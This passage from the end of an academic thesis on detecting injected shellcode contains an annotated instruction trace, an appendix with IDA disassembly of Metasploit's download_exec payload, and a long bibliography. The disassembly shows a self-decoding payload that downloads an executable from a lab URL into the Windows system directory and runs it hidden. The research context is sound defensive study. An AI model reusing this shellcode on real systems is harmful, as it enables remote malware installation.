0x11d9bb19: mov cx,[eax] // Ordinal = NameOrdinals[Index]
0x11d9bb1c: mov eax,[esi+0x1c] // IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11d9bb1f: add eax,ebx // Functions = DllBase + IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
0x11d9bb21: shl ecx,0x2 // Ordinal *= 4
0x11d9bb24: add eax,ecx // &Functions[Ordinal]
0x11d9bb26: mov eax,[eax] // FunctionRVA = Functions[Ordinal]
0x11d9bb28: add eax,ebx // Function = DllBase + FunctionRVA
0x11d9bb2a: mov edi,edx // Payload data base address
0x11d9bb2c: mov esi,edi // ...
0x11d9bb2e: add esi,0xe // Address of next function name to search for
0x11d9bb31: mov edx,eax // Function
0x11d9bb33: push byte 0x4
0x11d9bb35: pop ecx // Get Addresses of 4 functions
0x11d9bb36: call 0x55
0x11d9bb8b: xor eax,eax
0x11d9bb8d: lodsb // Load character of function name to search for
0x11d9bb8e: test eax,eax // Is it zero?
0x11d9bb90: jnz 0xfffffffb // If it is not continue with next character
0x11d9bb92: push ecx // Save counter
0x11d9bb93: push edx // Save Function
0x11d9bb94: push esi // Address of next function name
0x11d9bb95: push ebx // Save DllBase
0x11d9bb96: call GetProcAddress
0x11d9bb98: pop edx // Function
0x11d9bb99: pop ecx // counter
0x11d9bb9a: stosd // Store result of GetProcAddress at edi
0x11d9bb9b: loop 0xfffffff0 // Again if counter > 0
0x11d9bb9d: xor eax,eax
0x11d9bb9f: ret
0x11d9bb3b: add esi,0xd // Name of library to load ('urlmon')
0x11d9bb3e: push edx
0x11d9bb3f: push esi // 'urlmon'
0x11d9bb40: call LoadLibraryA
0x11d9bb43: pop edx
0x11d9bb44: mov ebx,eax // Dll base of urlmon.dll
0x11d9bb46: push byte 0x1
0x11d9bb48: pop ecx
0x11d9bb49: call 0x42
0x11d9bb4e: add esi,0x13 // Name of function to call ('UrlDownloadToFileA')
0x11d9bb51: push esi // Save address of 'UrlDownloadToFileA'
0x11d9bb52: inc esi // 'UrlDownloadToFileA' is followed by its parameter
0x11d9bb53: cmp byte [esi],0x80 // Are we add the end of the parameter indicated by 0x80
0x11d9bb56: jnz 0xfffffffc // if [esi] != 0x80, continue with next character
0x11d9bb58: xor byte [esi],0x80 // Found end of parameter, zero terminate it
0x11d9bb5b: pop esi // Address of 'UrlDownloadToFileA'
0x11d9bb5c: sub esp,0x20 // Allocated buffer space to hold the system directory
0x11d9bb5f: mov ebx,esp

```
0x11d9bb61: push byte 0x20
0x11d9bb63: push ebx
0x11d9bb64: call GetSystemDirectoryA
0x11d9bb67: mov dword [ebx+eax],0x652e615c // Append '\a.e'
0x11d9bb6e: mov dword [ebx+eax+0x4],0x6578 // Append 'xe'
0x11d9bb76: xor eax,eax
0x11d9bb78: push eax // 0
0x11d9bb79: push eax // 0
0x11d9bb7a: push ebx // 'c:\windows\system32\a.exe'
0x11d9bb7b: push esi // 'http://192.168.1.3:8080/dummy.exe'
0x11d9bb7c: push eax // 0
0x11d9bb7d: call URLDownloadToFileA
0x11d9bb80: mov ebx,esp
0x11d9bb82: push eax
0x11d9bb83: push ebx // 'c:\windows\system32\a.exe'
0x11d9bb84: call WinExec
```

Appendix E

Decompiled Metasploit dowload_exec payload

```
; +-------------------------------------------------------------------+
; | This file is generated by The Interactive Disassembler (IDA)      |
; | Copyright (c) 2007 by DataRescue sa/nv, <ida@datarescue.com>      |
; | Licensed to: R. Vermeulen, 1 user, std, 10/2006                   |
; +-------------------------------------------------------------------+
;
; Input MD5 : 2BD7B1F3D8139A6DC1BA2904352CB2F5
;
; ---------------------------------------------------------------------
; File Name : C:\windows\profiles\remco\Desktop\Dead listings\download_exec.bin
; Format : Binary file
; Base Address: 0000h Range: 0000h - 0176h Loaded length: 0176h

.686p
.mmx
.model flat

; ===========================================================================

; Segment type: Pure code
_text segment para public 'CODE' use32
assume cs:_text
assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing

start:
jmp short GetPayloadBaseAddress

; ===============S U B R O U T I N E=======================================

; Attributes: noreturn

DecodePayload proc near
```

```
; FUNCTION CHUNK AT 000000F1 SIZE 00000084 BYTES

pop edx ; edx = address decoded payload
dec edx ; Skip jmp instruction
xor ecx, ecx

loc_6: ; Initialize bytes to decode counter
mov cx, 13Ch

loc_A:
xor byte ptr [edx+ecx], 99h
loop loc_A
jmp short loc_17
; ---------------------------------------------------------------------------

GetPayloadBaseAddress:
call DecodePayload
; ---------------------------------------------------------------------------

loc_17:
jmp GetPayloadDataBaseAddress
DecodePayload endp ; sp-analysis failed


; ===============S U B R O U T I N E=======================================

; Attributes: noreturn

EntryPoint proc near
pop edx ; Base of the payload data
assume fs:nothing

loc_1D:
mov eax, large fs:_TEB.Peb

loc_23:
mov eax, [eax+_PEB.Ldr]
mov esi, [eax+_PEB_LDR_DATA.InInitializationOrderModuleList.Flink]
lodsd
mov eax, [eax+_LDR_DATA_TABLE_ENTRY.DllBase]
mov ebx, eax

loc_2F:
mov esi, [ebx+IMAGE_DOS_HEADER.e_lfanew]
mov esi, [esi+ebx+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
add esi, ebx
mov edi, [esi+IMAGE_EXPORT_DIRECTORY.AddressOfNames]

loc_3B:
```

```
add edi, ebx
mov ecx, [esi+IMAGE_EXPORT_DIRECTORY.NumberOfFunctions]
xor ebp, ebp ; Initialize function name index
push esi

FindGetProcAddressIndex:
push edi
push ecx
mov edi, [edi] ; edi = function name rva
add edi, ebx ; Calculate virtual address
mov esi, edx ; edx = base of the payload data
push 0Eh
pop ecx ; Initialize counter with 14
repe cmpsb ; Compare first 14 characters
jz short FoundGetProcAddressIndex
pop ecx
pop edi
add edi, 4 ; Next element of IMAGE_EXPORT_DIRECTORY.AddressOfNames
inc ebp ; Increase function name index
loop FindGetProcAddressIndex

FoundGetProcAddressIndex:
pop ecx
pop edi
pop esi
mov ecx, ebp ; ecx = Function name index
mov eax, [esi+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
add eax, ebx ; Calculate virtual address
shl ecx, 1 ; Multiply the index by the element size.
add eax, ecx ; Address the function's name ordinal
xor ecx, ecx
mov cx, [eax] ; cx = ordinal of found function name
mov eax, [esi+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
add eax, ebx ; Calculate virtual address
shl ecx, 2 ; Multiply the ordinal with the element size
add eax, ecx ; Address the function's rva

loc_77:
mov eax, [eax] ; Get the function's rva
add eax, ebx ; Calculate the function's address
mov edi, edx ; edi = base of the payload data
mov esi, edi ; esi = base of the payload data
add esi, 0Eh ; offset to the base of the payload data
mov edx, eax ; edx = function address
push 4
pop ecx ; Find 4 function addresses
call FindFunctionAddresses
add esi, 0Dh ; esi = 'urlmon'
push edx ; Save function address
push esi ; 'urlmon'
```

```
call dword ptr [edi-4] ; LoadLibraryA
pop edx
mov ebx, eax ; eax = result function call
push 1
pop ecx
call FindFunctionAddresses
add esi, 13h ; esi = 'http://192.168.1.3:8081/dummy.exe'
push esi

FindEndOfUrl:
inc esi
cmp byte ptr [esi], 80h ;
jnz short FindEndOfUrl
xor byte ptr [esi], 80h ; Zero terminate URL
pop esi
sub esp, 20h ; Allocate 0x20 bytes of memory
mov ebx, esp
push 20h ; ' ' ; BufferLength
push ebx ; Buffer
call dword ptr [edi-14h] ; GetSystemDirectoryA
mov dword ptr [ebx+eax], 'e.a\' ; Append 'a.exe'
mov dword ptr [ebx+eax+4], 'ex'
xor eax, eax
push eax ; 0
push eax ; 0
push ebx ; %SystemDirectory%\a.exe
push esi ; 'http://192.168.1.3:8081/dummy.exe'
push eax ; 0
call dword ptr [edi-4] ; UrlDownloadToFileA
mov ebx, esp
push eax ; SW_HIDE
push ebx ; %SystemDirectory%\a.exe
call dword ptr [edi-10h] ; WinExec
push eax ; dwExitCode
call dword ptr [edi-0Ch] ; ExitThread
EntryPoint endp ; sp-analysis failed


; ===============S U B R O U T I N E ================================


FindFunctionAddresses proc near
xor eax, eax
lodsb
test eax, eax ; Did we encounter the end of a string
jnz short FindFunctionAddresses
push ecx ; Store counter
push edx ; Store function address
push esi ; [GetSystemDirectoryA, WinExec, ExitThread, LoadLibaryA, Url-
DownloadToFileA]
```

```
push ebx ; Dllbase of kernel32
call edx ; GetProcAddress
pop edx
pop ecx
stosd ; Store the result of the call
loop FindFunctionAddresses
xor eax, eax
retn
FindFunctionAddresses endp

; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR DecodePayload

GetPayloadDataBaseAddress:
call EntryPoint
; ---------------------------------------------------------------------------
aGetprocaddress db 'GetProcAddress',0
aGetsystemdirectorya db 'GetSystemDirectoryA',0
aWinexec db 'WinExec',0
aExitthread db 'ExitThread',0
aLoadlibrarya db 'LoadLibraryA',0
aUrlmon db 'urlmon',0
aUrldownloadtofilea db 'URLDownloadToFileA',0
aHttp192_168_1_38081 db 'http://192.168.1.3:8081/dummy.exe',0
; END OF FUNCTION CHUNK FOR DecodePayload
db 0Ah
_text ends
end
```

Bibliography

[1] P. Akritidis, E. Markatos, M. Polychronakis, and K. Anagnostakis. STRIDE: Polymorphic Sled Detection Through Instruction Sequence Analysis. In Ryoichi Sasaki, Sihan Qing, Eiji Okamoto, and Hiroshi Yoshiura, editors, *Security and Privacy in the Age of Ubiquitous Computing*, volume 181 of *IFIP Advances in Information and Communication Technology*, pages 375–391. Springer Boston, 2005.

[2] Piotr Bania. Generic Unpacking of Self-modifying, Aggressive, Packed Binary Programs. *CoRR*, abs/0905.4581, 2009.

[3] Elena G. Barrantes, David H. Ackley, Stephanie Forrest, and Darko Stefanović. Randomized instruction set emulation. *ACM Trans. Inf. Syst. Secur.*, 8(1):3–40, 2005.

[4] Elena G. Barrantes, David H. Ackley, Trek S. Palmer, Darko Stefanovic, and Dino D. Zovi. Randomized instruction set emulation to disrupt binary code injection attacks. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 281–289, New York, NY, USA, 2003. ACM.

[5] Fabrice Bellard. QEMU, a fast and portable dynamic translator. In *ATEC '05: Proceedings of the annual conference on USENIX Annual Technical Conference*, page 41, Berkeley, CA, USA, 2005. USENIX Association.

[6] Sandeep Bhatkar and R. Sekar. Data Space Randomization. In *DIMVA '08: Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 1–22, Berlin, Heidelberg, 2008. Springer-Verlag.

[7] Bochs, open-source IA32 emulator. `http://bochs.sourceforge.net/`.

[8] Kevin Borders, Atul Prakash, and Mark Zielinski. Spector: Automatically Analyzing Shell Code. In *Proceedings of the 23rd Annual Computer Security Applications Conference (ACSAC '07)*, December 2007.

[9] Derek Bruening, Evelyn Duesterwald, and Saman Amarasinghe. Design and Implementation of a Dynamic Optimization Framework for Windows. In *In 4th ACM Workshop on Feedback-Directed and Dynamic Optimization (FDDO-4)*, 2000.

[10] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to

RISC. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38, New York, NY, USA, 2008. ACM.

[11] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to RISC. In *Proceedings of the 15th ACM conference on Computer and communications security*, CCS '08, pages 27–38, New York, NY, USA, 2008. ACM.

[12] Bulba and Kil3r. Bypassing StackGuard and StackShield. `http://www.phrack.org/phrack/56/p56-0x05`, January 2000.

[13] Jamie Butler, Anonymous, and Anonymous. Bypassing 3rd Party Windows Buffer Overflow Protection. `http://www.phrack.org/issues.html?issue=62\&id=5\#article`, July 2004.

[14] C0ntex. Bypassing non-executable-stack during exploitation using return-to-libc. 2010.

[15] Winnie Cheng, Qin Zhao, Bei Yu, and Scott Hiroshige. TaintTrace: Efficient Flow Tracing with Dynamic Binary Rewriting. In *ISCC '06: Proceedings of the 11th IEEE Symposium on Computers and Communications*, pages 749–754, Washington, DC, USA, 2006. IEEE Computer Society.

[16] Ramkumar Chinchani and Eric V. Berg. A fast static analysis approach to detect exploit code inside network flows. In *In Proceedings of the 8 th International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 284–304, 2005.

[17] Manuel Costa, Jon Crowcroft, Miguel Castro, Antony Rowstron, Lidong Zhou, Lintao Zhang, and Paul Barham. Vigilante: end-to-end containment of internet worms. *SIGOPS Oper. Syst. Rev.*, 39(5):133–147, 2005.

[18] Crispin Cowan, Matt Barringer, Steve Beattie, Greg Kroah-Hartman, Mike Frantzen, and Jamie Lokier. FormatGuard: automatic protection from printf format string vulnerabilities. In *SSYM'01: Proceedings of the 10th conference on USENIX Security Symposium*, page 15, Berkeley, CA, USA, 2001. USENIX Association.

[19] Crispin Cowan, Steve Beattie, John Johansen, and Perry Wagle. Pointguard: protecting pointers from buffer overflow vulnerabilities. In *SSYM'03: Proceedings of the 12th conference on USENIX Security Symposium*, page 7, Berkeley, CA, USA, 2003. USENIX Association.

[20] Crispin Cowan, Calton Pu, Dave Maier, Heather Hintony, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. StackGuard: automatic adaptive detection and prevention of buffer-overflow attacks. In *SSYM'98: Proceedings of the 7th conference on USENIX Security Symposium*, page 5, Berkeley, CA, USA, 1998. USENIX Association.

[21] Jedidiah R. Crandall and Frederic T. Chong. Minos: Control Data Attack Prevention Orthogonal to Memory Model. In *MICRO 37: Proceedings of the 37th annual IEEE/ACM International Symposium on Microarchitecture*, pages 221–232, Washington, DC, USA, 2004. IEEE Computer Society.

[22] Michael Dalton, Hari Kannan, and Christos Kozyrakis. Raksha: a flexible information flow architecture for software security. *SIGARCH Comput. Archit. News*, 35:482–493, June 2007.

[23] Solar Designer. Non-Executable User Stack. `http://www.false.com/security/linux-stack/`.

[24] T. Detristan, T. Ulenspiegel, Y. Malcom, and M. V. Underduk. Polymorphic Shellcode EngineUsing Spectrum Analysis. `http://www.phrack.org/archives/61/p61\_0x09\_Polymorphic\%20Shellcode\%20Engine\_by\_CLET\%20team.txt`, 2010.

[25] Y. Gushin. NIDS Polymorphic Evasion - The End? `http://packetstormsecurity.org/papers/shellcode/ecl-poly.txt`, 2010.

[26] Alex Ho, Michael Fetterman, Christopher Clark, Andrew Warfield, and Steven Hand. Practical taint-based protection using demand emulation. In *EuroSys '06: Proceedings of the 1st ACM SIGOPS/EuroSys European Conference on Computer Systems 2006*, pages 29–41, New York, NY, USA, 2006. ACM.

[27] Hsiang-Lun Huang, Tzong-Jye Liu, Kuong-Ho Chen, Chyi-Ren Dow, and Lih-Chyau Wuu. A polymorphic shellcode detection mechanism in the network. In *InfoScale '07: Proceedings of the 2nd international conference on Scalable information systems*, pages 1–7, ICST, Brussels, Belgium, Belgium, 2007. ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering).

[28] IDA Pro - Interactive Disassembler. `http://www.hex-rays.com/idapro/`.

[29] Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. Countering code-injection attacks with instruction-set randomization. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 272–280, New York, NY, USA, 2003. ACM.

[30] Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, and Riley Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes.* Wiley, 2004.

[31] D. Kozlov and Petukhov. Implementation of Tainted Mode approach to finding security vulnerabilities for Python technology. June 2007.

[32] KTwo. ADMmutate. `http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz`, 2010.

[33] Zhenmin Li, Lin Tan, Xuanhui Wang, Shan Lu, Yuanyuan Zhou, and Chengxiang Zhai. Have things changed now?: an empirical study of bug characteristics in modern open source software. In *ASID '06: Proceedings of the 1st workshop on Architectural and system support for improving software dependability*, pages 25–33, New York, NY, USA, 2006. ACM.

[34] Justin Ma, John Dunagan, Helen J. Wang, Stefan Savage, and Geoffrey M. Voelker. Finding diversity in remote code injection exploits. In *IMC '06: Proceedings of the 6th ACM SIGCOMM conference on Internet measurement*, pages 53–64, New York, NY, USA, 2006. ACM.

[35] J. McHugh, A. Christie, and J. Allen. Defending yourself: the role of intrusion detection systems. *Software, IEEE*, 17(5):42–51, 2000.

[36] The Malware Domain List. `http://www.malwaredomainlist.com`, November 2010.

[37] Metasploit Framework. `http://www.metasploit.com/`.

[38] Microsoft. Portable executable format. `http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx`, November 2010.

[39] Matt Miller. Understanding Windows Shellcode. `http://nologin.org/Downloads/Papers/win32-shellcode.pdf`, October 2003.

[40] Matt Miller. *Metasploit's Meterpreter*, December 2004.

[41] Iyatiti Mokube and Michele Adams. Honeypots: concepts, approaches, and challenges. In *ACM-SE 45: Proceedings of the 45th annual southeast regional conference*, pages 321–326, New York, NY, USA, 2007. ACM.

[42] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavy-weight dynamic binary instrumentation. In *PLDI '07: Proceedings of the 2007 ACM SIGPLAN conference on Programming language design and implementation*, pages 89–100, New York, NY, USA, 2007. ACM.

[43] James Newsome and Dawn Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proceedings of the Network and Distributed System Security Symposium (NDSS 2005)*, 2005.

[44] Lynette Q. Nguyen, Tufan Demir, Jeff Rowe, Francis Hsu, and Karl Levitt. A framework for diversifying windows native APIs to tolerate code injection attacks. In *ASIACCS '07: Proceedings of the 2nd ACM symposium on Information, computer and communications security*, pages 392–394, New York, NY, USA, 2007. ACM.

[45] Anh Nguyen-tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically Hardening Web Applications Using Precise Tainting. In *In 20th IFIP International Information Security Conference*, pages 372–382, 2005.

[46] AMD64 Architecture Programmer's Manual Volume 2: System Programming. `http://support.amd.com/us/Processor\_TechDocs/24593.pdf`, 2010.

[47] OllyDBG. `http://www.ollydbg.de/`.

[48] Aleph One. Smashing the stack for fun and profit. `http://www.phrack.org/phrack/49/P49-14`, August 1996.

[49] Andy Ozment and Stuart E. Schechter. Milk or Wine: Does Software Security Improve with Age? 2006.

[50] Pax: Non-executable heap segments. `http://pax.grsecurity.net/`, 2000.

[51] Vern Paxson. Bro: A System for Detecting Network Intruders in Real-Time. In *Computer Networks*, pages 2435–2463, 1999.

[52] Perl Taint Mode. `http://perldoc.perl.org/perlsec.html\#Taint-mode`.

[53] Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. An empirical study of real-world polymorphic code injection attacks. In *LEET'09: Proceedings of the 2nd USENIX conference on Large-scale exploits and emergent threats*, page 9, Berkeley, CA, USA, 2009. USENIX Association.

[54] Georgios Portokalidis and Herbert Bos. Eudaemon: Involuntary and On-Demand Emulation Against Zero-Day Exploits. In *Proceedings of ACM SIGOPS EUROSYS'08*, pages 287–299, Glasgow, Scotland, UK, April 2008. ACM SIGOPS.

[55] Georgios Portokalidis, Asia Slowinska, and Herbert Bos. Argos: an Emulator for Fingerprinting Zero-Day Attacks. In *Proc. ACM SIGOPS EUROSYS'2006*, Leuven, Belgium, April 2006.

[56] Niels Provos and Thorsten Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison Wesley Professional, July 2007.

[57] Niels Provos, Panayiotis Mavrommatis, Moheeb A. Rajab, and Fabian Monrose. All your iFRAMEs point to Us. In *Proceedings of the 17th conference on Security symposium*, pages 1–15, Berkeley, CA, USA, 2008. USENIX Association.

[58] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. The ghost in the browser analysis of web-based malware. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, page 4, Berkeley, CA, USA, 2007. USENIX Association.

[59] Thomas Raffetseder, Christopher Krügel, and Engin Kirda. Detecting System Emulators. In *ISC*, pages 1–18, 2007.

[60] William Robertson, Christopher Kruegel, Darren Mutz, and Fredrik Valeur. Run-time Detection of Heap-based Overflows. In *LISA '03: Proceedings of the 17th USENIX conference on System administration*, pages 51–60, Berkeley, CA, USA, 2003. USENIX Association.

[61] Martin Roesch. Snort - Lightweight Intrusion Detection for Networks. In *LISA '99: Proceedings of the 13th USENIX conference on System administration*, pages 229–238, Berkeley, CA, USA, 1999. USENIX Association.

[62] Paul Royal, Mitch Halpin, David Dagon, Robert Edmonds, and Wenke Lee. PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware. In *ACSAC '06: Proceedings of the 22nd Annual Computer Security Applications Conference*, pages 289–300, Washington, DC, USA, 2006. IEEE Computer Society.

[63] Russinovich and Solomon. *Microsoft Windows Internals*. Microsoft Press, fourth edition, 2005.

[64] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP '10, pages 317–331, Washington, DC, USA, 2010. IEEE Computer Society.

[65] Secunia Advisories. `http://secunia.com/advisories/`, 2010.

[66] Security Focus Vulnerability List. `http://www.securityfocus.com/vulnerabilities`, 2010.

[67] Shelia: a client-side honeypot for attack detection. `http://www.cs.vu.nl/\~herbertb/misc/shelia/`, 2009.

[68] G. Edward Suh, Jae W. Lee, David Zhang, and Srinivas Devadas. Secure program execution via dynamic information flow tracking. In *ASPLOS-XI: Proceedings of the 11th international conference on Architectural support for programming languages and operating systems*, pages 85–96, New York, NY, USA, 2004. ACM.

[69] Dave Thomas, Chad Fowler, and Andy Hunt. *Programming Ruby: The pragmatic programmer's guide.* October 2004.

[70] Timothy K. Tsai and Navjot Singh. Libsafe: Transparent System-wide Protection Against Buffer Overflow Attacks. In *DSN '02: Proceedings of the 2002 International Conference on Dependable Systems and Networks*, page 541, Washington, DC, USA, 2002. IEEE Computer Society.

[71] Giovanni Vigna, William Robertson, and Davide Balzarotti. Testing network-based intrusion detection signatures using mutant exploits. In *Proceedings of the 11th ACM conference on Computer and communications security*, CCS '04, pages 21–30, New York, NY, USA, 2004. ACM.

[72] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM conference on Computer and communications security*, CCS '02, pages 255–264, New York, NY, USA, 2002. ACM.

[73] Yi-Min Wang, Doug Beck, Xuxian Jiang, and Roussi Roussev. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites that Exploit Browser Vulnerabilities. In *IN NDSS*, 2006.

[74] Xen hypervisor. `http://www.xen.org/`.